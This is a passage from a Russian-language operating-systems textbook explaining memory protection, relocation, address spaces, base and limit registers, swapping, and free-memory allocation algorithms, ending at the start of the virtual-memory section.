При наличии некоторого специального дополнительного оборудования появляется возможность параллельного запуска нескольких программ даже без использования свопинга. На ранних моделях IBM 360 эта проблема решалась следующим образом: память делилась на блоки по 2 Кбайт, каждому из которых присваивался 4-битный защитный ключ, содержащийся в специальных регистрах за пределами центрального процессора. Машине с объемом памяти 1 Мбайт нужно было иметь лишь 512 таких 4-битных регистров, и все хранилище ключей занимало в итоге 256 байт памяти. Слово состояния программы (Program Status Word (**PSW**)) также содержало 4-битный ключ. Аппаратное обеспечение IBM 360 перехватывало любую попытку запущенного процесса получить доступ к памяти с ключом защиты, отличающимся от ключа PSW. Поскольку изменить ключи защиты могла только операционная система, пользовательские процессы были защищены от вмешательства в работу друг друга и в работу самой операционной системы.

Тем не менее это решение имело серьезный недостаток, показанный на рис. 3.2. Здесь изображены две программы, каждая из которых имеет объем 16 Кбайт. Они показаны на рис. 3.2, *а* и *б*. Первая из них закрашена, чтобы показать, что у нее иной ключ памяти, нежели у второй. Первая программа начинается с перехода на ячейку памяти с адресом 24, в которой содержится команда *MOV*. Вторая программа начинается с перехода на ячейку памяти с адресом 28, в которой содержится команда *CMP*. Команды, не имеющие отношения к рассматриваемому вопросу, на рисунке не показаны. Когда две программы загружаются друг за другом в память, начиная с ячейки с адресом 0, мы получаем ситуацию, показанную на рис. 3.2, *в*. В этом примере мы предполагаем, что операционная система находится в верхних адресах памяти и поэтому не показана.




Рис. 3.2. Иллюстрация проблемы перемещения: *а* — программа объемом 16 Кбайт; *б* — еще одна программа объемом 16 Кбайт; *в* — две программы, последовательно загруженные в память

После загрузки программы могут быть запущены на выполнение. Поскольку у них разные ключи памяти, ни одна из них не может навредить другой. Но проблема имеет иную природу. При запуске первой программы будет выполнена команда *JMP 24* и, как и ожидалось, осуществлен переход к другой команде. Эта программа будет успешно работать.

Но после того как первая программа проработает достаточно долго, операционная система может принять решение на запуск второй программы, которая была загружена над первой программой, начиная с адреса 16 384. Первой исполняемой командой будет *JMP 28*, осуществляющая переход к команде *ADD* первой программы вместо того, чтобы перейти к предполагаемой команде *CMP*. Скорее всего, это приведет к сбою программы на первой же секунде.

В данном случае суть проблемы состоит в том, что обе программы ссылаются на абсолютный адрес физической памяти, что совершенно не соответствует нашим желаниям. Нам нужно, чтобы каждая программа ссылалась на занимаемый ею набор адресов. Давайте вкратце рассмотрим, как это достигается. На IBM 360, например, в процессе загрузки буквально на лету осуществлялась модификация второй программы, при этом использовалась технология, известная как **статическое перемещение**. Она работала следующим образом: когда программа загружалась с адреса 16 384, в процессе загрузки к каждому адресу в программе прибавлялось постоянное значение 16 384 (следовательно, инструкция «JMP 28» становилась инструкцией «JMP 16412» и т. д.). При всей исправности работы этого механизма он был не самым универсальным решением, и к тому же замедлял загрузку. Более того, это решение требовало дополнительной информации обо всех исполняемых программах, сообщающей, в каких словах содер-

жатся, а в каких не содержатся перемещаемые адреса. В результате чего 28 на рис. 3.2, *б* должно было подвергнуться перемещению, а инструкция вроде

```
MOV REGISTER1,28
```

которая помещает число 28 в *REGISTER1*, должна была остаться нетронутой. Нужен был какой-нибудь способ, позволяющий сообщить загрузчику, какое из чисел относится к адресу, а какое — к константе.

И наконец, как отмечалось в главе 1, в компьютерном мире истории свойственно повторяться. Хотя прямая адресация физической памяти, к сожалению, осталась в прошлом, в устаревших устройствах памяти универсальных компьютеров, миникомпьютеров, настольных компьютеров, ноутбуков и смартфонов дефицит абстракций памяти — вполне обычное явление во встроенных системах и смарт-картах. В наши дни устройства вроде радиоприемников, стиральных машин и микроволновых печей заполнены программным обеспечением (в ПЗУ), и в большинстве случаев их программы используют адресацию к абсолютной памяти. Все это неплохо работает, поскольку все программы известны заранее, и пользователи не могут запускать на бытовых устройствах какие-нибудь собственные программы.

Сложные операционные системы присутствуют только в высокотехнологичных встроенных устройствах (например, в смартфонах), а более простые устройства их не имеют. В некоторых случаях у них тоже есть операционная система, но это всего лишь библиотека, связанная с прикладной программой, которая предоставляет системные вызовы для выполнения операций ввода-вывода и других общих задач. Простым примером популярной операционной системы, представляющей собой библиотеку, может послужить e-cos.

3.2. Абстракция памяти: адресные пространства

В конечном счете предоставление физической памяти процессам имеет ряд серьезных недостатков. Во-первых, если пользовательские программы будут обращаться к каждому байту памяти, они легко могут преднамеренно или случайно испортить операционную систему, раздробить ее код и довести до остановки работы (в отсутствие специального аппаратного обеспечения наподобие ключевых схем и блокировок на IBM 360). Эта проблема присутствует даже при запуске всего лишь одной пользовательской программы (приложения). Во-вторых, при использовании этой модели довольно сложно организовать одновременную (поочередную, если имеется лишь один центральный процессор) работу нескольких программ. На персональных компьютерах вполне естественно наличие нескольких одновременно открытых программ (текстовый процессор, программа электронной почты, веб-браузер), с одной из которых в данный момент взаимодействует пользователь, а работа других возобновляется щелчком мыши. Так как этого трудно достичь при отсутствии абстракций на основе физической памяти, нужно что-то предпринимать.

3.2.1. Понятие адресного пространства

Чтобы допустить одновременное размещение в памяти нескольких приложений без создания взаимных помех, нужно решить две проблемы, относящиеся к защите и перемещению. Примитивное решение первой из этих проблем мы уже рассматривали на

примере IBM 360: участки памяти помечались защитным ключом, и ключ выполняемого процесса сличался с ключом каждого выбранного слова памяти. Этот подход не решал второй проблемы, хотя она могла быть решена путем перемещения программ в процессе их загрузки, но это было слишком медленным и сложным решением.

Более подходящее решение — придумать для памяти новую абстракцию: адресное пространство. Так же как понятие процесса создает своеобразный абстрактный центральный процессор для запуска программ, понятие адресного пространства создает своеобразную абстрактную память, в которой существуют программы. **Адресное пространство** — это набор адресов, который может быть использован процессом для обращения к памяти. У каждого процесса имеется собственное адресное пространство, независимое от того адресного пространства, которое принадлежит другим процессам (за исключением тех особых обстоятельств, при которых процессам требуется совместное использование их адресных пространств).

Понятие адресного пространства имеет весьма универсальный характер и появляется во множестве контекстов. Возьмем телефонные номера. В США и многих других странах местный телефонный номер состоит обычно из семизначного числа. Поэтому адресное пространство телефонных номеров простирается от 0000000 до 9999999, хотя некоторые номера, к примеру те, что начинаются с 000, не используются. С ростом количества смартфонов, модемов и факсов это пространство стало слишком тесным, а в этом случае необходимо использовать больше цифр. Адресное пространство портов ввода-вывода процессора x86 простирается от 0 до 16 383. Протокол IPv4 обращается к 32-разрядным номерам, поэтому его адресное пространство простирается от 0 до $2^{32} - 1$ (опять-таки с некоторым количеством зарезервированных номеров).

Адресное пространство не обязательно должно быть числовым. Набор интернет-доменов .com также является адресным пространством. Это адресное пространство состоит из всех строк длиной от 2 до 63 символов, которые могут быть составлены из букв, цифр и дефисов, за которыми следует название домена — .com. Теперь вам должна стать понятной сама идея, в которой нет ничего сложного.

Немного сложнее понять, как каждой программе можно выделить собственное адресное пространство, поскольку адрес 28 в одной программе означает иное физическое место, чем адрес 28 в другой программе. Далее мы рассмотрим простой способ, который ранее был распространен, но вышел из употребления с появлением возможностей размещения на современных центральных процессорах более сложных (и более совершенных) схем.

Базовый и ограничительный регистры

В простом решении используется весьма примитивная версия **динамического перераспределения памяти**. При этом адресное пространство каждого процесса просто проецируется на различные части физической памяти. Классическое решение, примененное на машинах от CDC 6600 (первого в мире суперкомпьютера) до Intel 8088 (сердца первой модели IBM PC), заключается в оснащении каждого центрального процессора двумя специальными аппаратными регистрами, которые обычно называются **базовым** и **ограничительным** регистрами. При использовании этих регистров программы загружаются в последовательно расположенные свободные области памяти без модификации адресов в процессе загрузки (см. рис. 3.2, *в*). При запуске процесса в базовый регистр загружается физический адрес, с которого начинается размещение

программы в памяти, а в ограничительный регистр загружается длина программы. На рис. 3.2, *в* при запуске первой программы базовыми и ограничительными значениями, загружаемыми в эти аппаратные регистры, будут соответственно 0 и 16 384. При запуске второй программы будут использованы значения 16 384 и 32 768 соответственно. Если непосредственно над второй будет загружена и запущена третья программа, имеющая объем 16 Кбайт, значениями базового и ограничительного регистров будут 32 768 и 16 384 соответственно.

При каждой ссылке процесса на память с целью извлечения команды или записи слова данных аппаратура центрального процессора перед выставлением адреса на шине памяти добавляет к адресу, сгенерированному процессом, значение базового регистра. Одновременно аппаратура проверяет, не равен ли предлагаемый адрес значению ограничительного регистра или не превышает ли он это значение (в этом случае генерируется отказ и доступ прерывается). Если взять первую команду второй программы (см. рис. 3.2, *в*), то процесс выполняет команду

```
JMP 28
```

но аппаратура рассматривает ее как команду

```
JMP 16412
```

поэтому переход осуществляется, как и ожидалось, на команду *CMP*. Значения базовых и ограничительных регистров при выполнении второй программы на рис. 3.2, *в* показаны на рис. 3.3.




Рис. 3.3. Для предоставления каждому процессу отдельного адресного пространства могут использоваться базовый и ограничительный регистры

Использование базового и ограничительного регистров — это простой способ предоставления каждому процессу собственного закрытого адресного пространства, поскольку

перед обращением к памяти к каждому автоматически сгенерированному адресу добавляется значение базового регистра. Многие реализации предусматривают такую защиту базового и ограничительного регистров, при которой изменить их значения может только операционная система. Именно так был устроен компьютер CDC 6600, в отличие от компьютеров на основе Intel 8088, у которых не было даже ограничительного регистра. Но у последних было несколько базовых регистров, позволяющих, к примеру, реализовать независимое перемещение текста и данных программы, но не предлагающих какой-либо защиты от ссылок за пределы выделенной памяти.

Недостатком перемещений с использованием базовых и ограничительных регистров является необходимость применения операций сложения и сравнения к каждой ссылке на ячейку памяти. Сравнение может осуществляться довольно быстро, но сложение является слишком медленной операцией из-за затрат времени на вспомогательный сигнал переноса, если, конечно, не используются специальные сумматоры.

3.2.2. Свопинг

Если у компьютера объем памяти достаточен для размещения всех процессов, то все рассмотренные до сих пор схемы будут в той или иной степени работоспособны. Но на практике суммарный объем оперативной памяти, необходимый для размещения всех процессов, зачастую значительно превышает имеющийся объем ОЗУ. На обычных Windows-, OS X- или Linux-системах при запуске компьютера могут быть запущены 50–100 или более процессов. Например, при установке приложения Windows зачастую выдаются команды, чтобы при последующих запусках системы запускался процесс, единственной задачей которого была бы проверка наличия обновлений для этого приложения. Такой процесс запросто может занять 5–10 Мбайт памяти. Остальные фоновые процессы проверяют наличие входящей почты, входящих сетевых подключений и многое другое. И все это еще до того, как будет запущена первая пользовательская программа. Современные солидные пользовательские прикладные программы вроде Photoshop могут запросто требовать просто для запуска 500 Мбайт памяти, а при начале обработки данных занимать множество гигабайт. Следовательно, постоянное содержание всех процессов в памяти требует огромных объемов и не может быть осуществлено при дефиците памяти.

С годами для преодоления перегрузки памяти были выработаны два основных подхода. Самый простой из них, называемый **свопингом**, заключается в размещении в памяти всего процесса целиком, его запуске на некоторое время, а затем сбросе на диск. Бездействующие процессы большую часть времени хранятся на диске и в нерабочем состоянии не занимают пространство оперативной памяти (хотя некоторые из них периодически активизируются, чтобы проделать свою работу, после чего опять приостанавливаются). Второй подход называется **виртуальной памятью**, он позволяет программам запускаться даже в том случае, если они находятся в оперативной памяти лишь частично. Далее в этом разделе мы рассмотрим свопинг, а в последующих разделах будет рассмотрена и виртуальная память.

Работа системы с использованием свопинга показана на рис. 3.4. Изначально в памяти присутствует только процесс *A*. Затем создаются или появляются в памяти путем свопинга с диска процессы *B* и *C*. На рис. 3.4, *г* процесс *A* за счет свопинга выгружается на диск. Затем появляется процесс *D* и выгружается из памяти процесс *B*. И наконец, снова появляется в памяти процесс *A*. Поскольку теперь процесс *A* находится в другом

месте, содержащиеся в нем адреса должны быть перестроены либо программным путем, при загрузке в процессе свопинга, либо (скорее всего) аппаратным путем в процессе выполнения программы. К примеру, для этого случая хорошо подойдут механизмы базового и ограничительного регистров.




Рис. 3.4. Изменения в выделении памяти по мере появления процессов в памяти и выгрузки их из нее (неиспользованные области памяти заштрихованы)

Когда в результате свопинга в памяти создаются несколько свободных областей, их можно объединить в одну большую за счет перемещения при первой же возможности всех процессов в нижние адреса. Эта технология известна как **уплотнение памяти**. Но зачастую она не выполняется, поскольку отнимает довольно много процессорного времени. К примеру, на машине, оснащенной 16 Гбайт памяти, способной скопировать 8 байт за 8 нс, на уплотнение всего объема памяти может уйти около 16 с.

Стоит побеспокоиться о том, какой объем памяти нужно выделить процессу при его создании или загрузке в процессе свопинга. Если создаваемый процесс имеет вполне

определенный неизменный объем, то выделение упрощается: операционная система предоставляет процессу строго необходимый объем памяти, ни больше ни меньше.

Но если сегмент данных процесса может разрастаться, к примеру, за счет динамического распределения памяти, как во многих языках программирования, то каждая попытка разрастания процесса вызывает проблему. Если к выделенному пространству памяти примыкает свободное место, то оно может быть распределено процессу и он сможет расширяться в пределах этого свободного пространства. В то же время, если память, выделенная процессу, примыкает к памяти другого процесса, то либо разрастающийся процесс должен быть перемещен на свободное пространство памяти, достаточное для его размещения, либо один или более процессов сброшены на диск путем свопинга, чтобы образовалось достаточно свободного пространства. Если процесс не может разрастаться в памяти и область свопинга на диске уже заполнена, то процессу придется приостановить свою работу до тех пор, пока не освободится некоторое пространство памяти (или же этот процесс может быть уничтожен).

Если предполагается, что большинство процессов по мере выполнения будут разрастаться, то, наверное, будет лучше распределять небольшой объем дополнительной памяти при каждой загрузке из области свопинга на диске в память или перемещении процесса, чтобы сократить потери, связанные со свопингом или перемещением процессов, которые больше не помещаются в отведенной им памяти. Но свопингу на диск должна подвергаться только реально задействованная память, копировать при этом еще и дополнительно выделенную память будет слишком расточительно. На рис. 3.5, *а* показана конфигурация памяти, в которой пространства для разрастания были выделены двум процессам.




Рис. 3.5. Выделение памяти: *а* — под разрастающийся сегмент данных; *б* — под разрастающийся стек и сегмент данных

Если процессы могут иметь два разрастающихся сегмента, к примеру сегмент данных, используемый в качестве динамически выделяемой и освобождаемой памяти для пере-

менных, и сегмент стека для обычных локальных переменных и адресов возврата, то предлагается альтернативная структура распределения памяти (рис. 3.5, *б*). На этом рисунке видно, что у каждого изображенного процесса в верхних адресах выделенной ему памяти имеется стек, растущий вниз, и сразу над текстом программы — сегмент данных, растущий вверх. Разделяющая их память может использоваться обоими сегментами. Если она иссякнет, процесс должен быть перемещен в свободное пространство достаточного размера (или же перемещен из памяти в область свопинга) до тех пор, пока не будет создано достаточное по размеру свободное пространство, либо он должен быть уничтожен.

3.2.3. Управление свободной памятью

Если память распределяется в динамическом режиме, то управлять этим должна операционная система. В общих чертах, существуют два способа отслеживания использования памяти: битовые матрицы и списки свободного пространства. Мы рассмотрим эти два метода в этом и следующем разделах. В главе 10 распределители памяти buddy и slab, используемые в Linux, будут рассмотрены более подробно.

Управление памятью с помощью битовых матриц

При использовании битовых матриц память делится на единичные блоки размером от нескольких слов до нескольких килобайт. С каждым единичным блоком соотносится один бит в битовой матрице, который содержит 0, если единичный блок свободен, и 1, если он занят (или наоборот). На рис. 3.6 показаны часть памяти и соответствующая ей битовая матрица.

Важным вопросом для разработчика является размер единичного блока памяти. Чем меньше блок, тем больше битовая матрица. Но даже с таким небольшим единичным блоком памяти, размер которого равен 4 байта, для 32 бит памяти понадобится 1 бит матрицы. Память, состоящая из 32*n* бит, будет использовать *n* бит матрицы, таким




Рис. 3.6. Часть памяти с пятью процессами и тремя свободными пространствами, единичные блоки памяти разделены вертикальными штрихами: *а* — заштрихованные области (которым соответствует 0 в битовой матрице) являются свободными; *б* — соответствующая битовая матрица; *в* — та же самая информация в виде списка

образом, битовая матрица займет лишь 1/32 памяти. Если выбран более объемный единичный блок памяти, битовая матрица будет меньше, но тогда в последнем блоке процесса, если он не будет в точности кратен размеру единичного блока, будет впустую теряться довольно существенный объем памяти.

Битовая матрица предоставляет довольно простой способ отслеживания слов памяти в фиксированном объеме памяти, поскольку ее размер зависит только от размера памяти и размера единичного блока памяти. Основная проблема заключается в том, что при решении поместить в память процесс, занимающий k единичных блоков, диспетчер памяти должен искать в битовой матрице непрерывную последовательность нулевых битов. Поиск в битовой матрице последовательности заданной длины — довольно медленная операция (поскольку последовательность может пересекать границы слов в матрице), и это обстоятельство служит аргументом против применения битовых матриц.

Управление памятью с помощью связанных списков

Другим способом отслеживания памяти является ведение связанных списков распределенных и свободных сегментов памяти, где сегмент либо содержит процесс, либо является пустым пространством между двумя процессами. Участок памяти, изображенный на рис. 3.6, *а*, представлен на рис. 3.6, *в*, как связанный список сегментов. Каждая запись в списке хранит обозначение, содержит сегмент «дыру» — hole (*H*) или процесс — process (*P*), адрес, с которого сегмент начинается, его длину и указатель на следующую запись.

В этом примере список сегментов составлен отсортированным по адресам. Преимущество такой сортировки заключается в том, что при завершении процесса или его свопинге на диск упрощается обновление списка. У завершившегося процесса есть, как правило, два соседа (за исключением тех случаев, когда он находился в верхних или нижних адресах памяти). Этими соседями могут быть либо процессы, либо пустые пространства, из чего можно составить четыре комбинации, показанные на рис. 3.7. На рис. 3.7, *а* обновление списка требует замены *P* на *H*. На рис. 3.7, *б* и *в* две записи объединяются в одну, и список становится на одну запись короче. На рис. 3.7, *г* объединяются три записи, и из списка удаляются уже две записи.

Поскольку запись в таблице процессов, относящаяся к завершающемуся процессу, будет, как правило, указывать на запись в списке именно для этого процесса, возможно, удобнее будет вести не односвязный список, как показано на рис. 3.6, *в*, а двусвязный список. Такая структура облегчит поиск предыдущей записи и определение возможности объединения.




Рис. 3.7. Четыре комбинации соседей для завершающегося процесса *X*

Когда процессы и пустые пространства содержатся в списке отсортированными по адресам, то для выделения памяти создаваемому процессу (или существующему процессу, загружаемому в результате свопинга с диска) могут быть использованы несколько алгоритмов. Предположим, что диспетчер памяти знает, сколько памяти нужно выделить. Простейший алгоритм называется «**первое подходящее**». Диспетчер памяти сканирует список сегментов до тех пор, пока не найдет пустое пространство подходящего размера. Затем пустое пространство разбивается на две части: одна для процесса и одна для неиспользуемой памяти, за исключением того статистически маловероятного случая, когда процесс в точности помещается в пустое пространство. «Первое подходящее» — это быстрый алгоритм, поскольку поиск ведется с наименьшими затратами времени.

Незначительной вариацией алгоритма «первое подходящее» является алгоритм «**следующее подходящее**». Он работает так же, как и «первое подходящее», за исключением того, что отслеживает свое местоположение, как только находит подходящее пустое пространство. При следующем вызове для поиска пустого пространства он начинает поиск в списке с того места, на котором остановился в прошлый раз, а не приступает к поиску с самого начала, как при работе алгоритма «первое подходящее». Моделирование работы алгоритма «следующее подходящее», выполненное Бэйсом (Bays, 1977), показало, что его производительность несколько хуже, чем алгоритма «первое подходящее».

Другой хорошо известный и широко используемый алгоритм — «**наиболее подходящее**». При нем поиск ведется по всему списку, от начала до конца, и выбирается наименьшее соответствующее пустое пространство. Вместо того чтобы разбивать большое пустое пространство, которое может пригодиться чуть позже, алгоритм «наиболее подходящее» пытается подыскать пустое пространство, близкое по размеру к необходимому, чтобы наилучшим образом соответствовать запросу и имеющимся пустым пространствам.

В качестве примера алгоритмов «первое подходящее» и «наиболее подходящее» вернемся к рис. 3.6. Если необходимо пространство в два единичных блока, то, согласно алгоритму «первое подходящее», будет выделено пустое пространство, начинающееся с адреса 5, а согласно алгоритму «наиболее подходящее», будет выделено пустое пространство, начинающееся с адреса 18.

Алгоритм «наиболее подходящее» работает медленнее, чем «первое подходящее», поскольку при каждом вызове он должен вести поиск по всему списку. Как ни странно, но его применение приводит к более расточительному использованию памяти, чем использование алгоритмов «первое подходящее» и «следующее подходящее», поскольку он стремится заполнить память, оставляя небольшие бесполезные пустые пространства. В среднем при использовании алгоритма «первое подходящее» образуются более протяженные пустые пространства.

При попытке обойти проблему разбиения практически точно подходящих пространств памяти на память, отводимую под процесс, и небольшие пустые пространства можно прийти к идее алгоритма «**наименее подходящее**», то есть к неизменному выбору самого большого подходящего пустого пространства, чтобы вновь образующееся пустое пространство было достаточно большим для дальнейшего использования. Моделирование показало, что применение алгоритма «наименее подходящее» также далеко не самая лучшая идея.

Работа всех четырех алгоритмов может быть ускорена за счет ведения отдельных списков для процессов и пустых пространств. При этом все усилия этих алгоритмов сосредоточиваются на просмотре списков пустых пространств, а не списков процессов. Неизбежной ценой за это ускорение распределения памяти становится дополнительное усложнение и замедление процедуры ее освобождения, поскольку освободившийся сегмент должен быть удален из списка процессов и внесен в список пустых пространств.

Если для процессов и пустых пространств ведутся разные списки, то для более быстрого обнаружения наиболее подходящих свободных мест список пустых пространств должен сортироваться по размеру. Когда при работе алгоритма «наиболее подходящее» поиск пустых пространств ведется от самых маленьких до самых больших, то при обнаружении подходящего пространства становится понятно, что найденное пространство является наименьшим, в котором может быть выполнено задание, следовательно, оно и есть наиболее подходящее. Дальнейший поиск, как при системе, использующей один список, уже не потребуется. При использовании списка пустых пространств, отсортированного по размеру, алгоритмы «первое подходящее» и «наиболее подходящее» работают с одинаковой скоростью, а алгоритм «следующее подходящее» теряет смысл.

Когда список пустых пространств ведется отдельно от списка процессов, можно провести небольшую оптимизацию. Вместо того чтобы создавать отдельный набор структур данных для обслуживания списка пустых пространств, как это сделано на рис. 3.6, *в*, можно хранить информацию в самих пустых пространствах. В первом слове каждого пустого пространства может содержаться размер этого пространства, а второе слово может служить указателем на следующую запись. Элементы списка, показанного на рис. 3.6, *в*, для которых требуются три слова и один бит (P/H), больше не нужны.

Еще один алгоритм распределения памяти называется «**быстро искомое подходящее**». Его использование предусматривает ведение отдельных списков для некоторых наиболее востребованных искомых размеров. К примеру, у него может быть таблица из n записей, в которой первая запись является указателем на вершину списка пустых пространств размером 4 Кбайт, вторая — указателем на список пустых пространств размером 8 Кбайт, третья — указателем на список пустых пространств размером 12 Кбайт и т. д. Пустые пространства размером, скажем, 21 Кбайт могут быть помещены либо в список пустых пространств размером 20 Кбайт, либо в специальный список пустых пространств с нечетным размером.

При использовании алгоритма «быстро искомое подходящее» поиск пустого пространства требуемого размера выполняется исключительно быстро, но в нем имеется недостаток, присущий всем системам, сортирующим пустые пространства по размеру, а именно когда процесс завершается или выгружается процедурой свопинга, слишком много времени тратится на то, чтобы определить, можно ли высвобождаемое пространство объединить с соседними. Если не проводить объединение, то память очень быстро окажется разбитой на большое количество небольших по размеру пустых фрагментов, в которых не смогут поместиться процессы.

3.3. Виртуальная память

В то время как для создания абстракции адресного пространства могут быть использованы базовые и ограничительные регистры, нужно решить еще одну проблему: управления ресурсоемким программным обеспечением. Несмотря на быстрый рост

объемов памяти, объемы, требующиеся программному обеспечению, растут намного быстрее. В 1980-е годы многие университеты работали на машинах VAX, имеющих память объемом 4 Мбайт, под управлением систем с разделением времени, которые одновременно обслуживали с десяток (более или менее удовлетворенных) пользователей. Теперь корпорация Microsoft рекомендует использовать как минимум 2 Гбайт памяти для 64-разрядной Windows 8. Тенденция к использованию мультимедиа предъявляет к объему памяти еще более весомые требования.

Последствия такого развития выразились в необходимости запуска программ, объем которых не позволяет им поместиться в памяти, при этом конечно же возникает потребность в системах, поддерживающих несколько одновременно запущенных программ, каждая из которых помещается в памяти, но все вместе они превышают имеющийся объем памяти. Свопинг — не слишком привлекательный выбор, поскольку обычный диск с интерфейсом SATA обладает пиковой скоростью передачи данных в несколько сотен мегабайт в секунду, а это означает, что свопинг программы объемом 1 Гбайт займет секунды, и еще столько же времени будет потрачено на загрузку другой программы в 1 Гбайт.

